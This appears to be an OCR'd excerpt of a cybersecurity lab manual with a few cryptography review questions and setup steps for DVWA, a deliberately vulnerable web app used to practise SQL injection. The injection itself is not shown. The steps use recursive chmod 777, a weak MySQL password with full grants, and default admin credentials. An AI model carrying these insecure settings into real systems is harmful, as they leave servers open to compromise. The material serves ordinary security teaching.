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3. What is an asymmetric key cryptosystem?

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4. Why do we need to use Kali Linux?

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5. What is a Symmetric Key Cryptosystem?

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
Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the


Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website



Installing DVWA:

git clone https://github.com/digininja/DVWA.git

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

chmod -R 777 dvwa/

// to get recursive permission we use -R


cd dvwa/config

//there will be a dummy file so we can copy to get a new file

//cp used to copy the content of the file


cp config.inc.php.dist config.inc.php

cat or nano config.inc.php




sudo service mysql start


sudo mysql -u root -p



create database dvwa;




create user dvwa@localhost identified by 'p@ssw0rd';




grant all on dvwa.* to dvwa@localhost;

flush privileges;


exit;



sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php



